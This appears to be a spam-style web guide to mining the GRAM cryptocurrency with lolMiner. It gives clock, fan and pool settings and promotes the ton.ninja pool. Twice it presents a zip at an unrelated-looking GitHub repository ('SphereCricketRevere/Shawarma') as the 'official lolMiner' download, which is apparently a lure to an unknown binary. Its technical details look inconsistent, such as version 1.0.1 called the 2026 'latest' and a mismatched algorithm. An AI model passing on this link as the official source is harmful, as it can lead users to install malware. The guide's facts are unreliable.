lolminer, A Complete Guide to Mining GRAM Cryptocurrency
· based on the channel FINCOR
lolMiner is a powerful cryptocurrency miner designed primarily for AMD GPUs, supporting various Equihash variants and specifically the cuckAToo31 algorithm used in GRAM mining. It operates on both Windows and Linux platforms, making it accessible to a wide range of users. The miner charges a 1% developer fee, which is competitive in the market. For those interested in mining GRAM, the recommended mining pool is ton.ninja, which provides reliable support and easy integration.
What Is lolMiner and Why Use It for GRAM Mining?
lolMiner stands out as a mining software optimized to maximize performance on AMD graphics cards. It supports the cuckAToo31 algorithm that GRAM cryptocurrency uses, ensuring efficient hash rates and stability. This makes lolMiner a preferred choice for miners targeting GRAM, especially with its dual support for Windows and Linux systems.

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Setting Up lolMiner for GRAM Mining on HiveOS and Windows
Setting up lolMiner for GRAM mining involves a few clear steps that work similarly on both HiveOS and Windows platforms. The process requires configuring the miner with specific parameters to optimize GPU performance and mining stability:
- Download the latest lolMiner version 1.0.1 from the official repository: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Join the mining pool at ton.ninja to start earning GRAM coins.
- Configure the miner with the following parameters:
- - Pool: lolminer.ton.ninja:9999
- - Wallet and worker name format: `%WAL%.%WORKER_NAME%`
- - Mode: `--ton-mode 6`
- - Core clock (cclk): 1550 MHz
- - Memory clock (mclk): 810 MHz
- - Core offset (coff): 300
- - Fan speed: 60%
These settings help balance power consumption, temperature control, and hash rate efficiency. Users report that following these specific parameters yields stable and profitable mining sessions.
Performance Tips and Common Issues with lolMiner
To get the most out of lolMiner when mining GRAM, consider the following tips:
- Ensure your AMD GPU drivers are up to date to avoid compatibility issues.
- Use HiveOS for an easier management interface if you run multiple mining rigs.
- Monitor fan speeds and GPU temperatures to prevent overheating; 60% fan speed is recommended as a starting point.
- Adjust core and memory clock settings carefully if you experience instability.
Typical issues include miner crashes or low hash rates, often resolved by tweaking clock speeds or updating software versions.
Community Feedback and User Experience
Many users appreciate lolMiner for its straightforward setup and good performance on GRAM mining. The availability of detailed guides that cover both Windows and HiveOS setups has helped beginners start mining without technical hurdles. Users highlight the clear explanations and reliable operation of the miner, contributing to confidence in running mining nodes.
Useful Links
- Official lolMiner latest version download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- GRAM mining pool: https://ton.ninja/
Итог
lolMiner is a robust and optimized solution for mining GRAM cryptocurrency, especially suited for AMD GPUs and supporting both Windows and HiveOS platforms. With a straightforward setup process and recommended parameters for clock speeds and fan control, miners can achieve stable and efficient mining performance. The ton.ninja pool is the preferred choice for mining GRAM, offering reliable service and ease of use. Thanks to the detailed walkthroughs and settings shared by the FINCOR channel, beginners can confidently start their mining journey with lolMiner and GRAM. For those aiming to explore GRAM mining further, visiting ton.ninja is a great first step to registration and bonuses.
Key takeaways
- lolMiner is optimized for AMD GPUs supporting Equihash variants and cuckAToo31 algorithm.
- It supports Windows and Linux systems with a 1% developer fee.
- GRAM mining uses lolMiner with ton-mode 6 and specific clock and fan settings.
- Popular mining pool for GRAM is ton.ninja, recommended for easy setup.
- LolMiner 1.0.1 is the latest optimized version for 2026 mining operations.
Questions & answers
What GPUs are best for mining GRAM using lolMiner?
lolMiner is optimized for AMD GPUs, which deliver the best performance for mining GRAM using the cuckAToo31 algorithm. While it can run on various AMD cards, those with at least 4GB VRAM are recommended for stable operation.
Can lolMiner be used on both Windows and HiveOS?
Yes, lolMiner supports both Windows and Linux-based HiveOS, allowing miners to choose the platform that best suits their setup. The configuration steps for GRAM mining are similar on both systems.
What are the optimal settings for lolMiner when mining GRAM?
The recommended settings include using ton-mode 6 with a core clock (cclk) of 1550 MHz, memory clock (mclk) at 810 MHz, a core offset (coff) of 300, and setting the fan speed to about 60%. These parameters help maintain stability and performance.
Where can I find a reliable mining pool for GRAM?
The popular and recommended mining pool for GRAM is ton.ninja. It offers easy setup, reliable service, and is well supported within the mining community for GRAM cryptocurrency.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version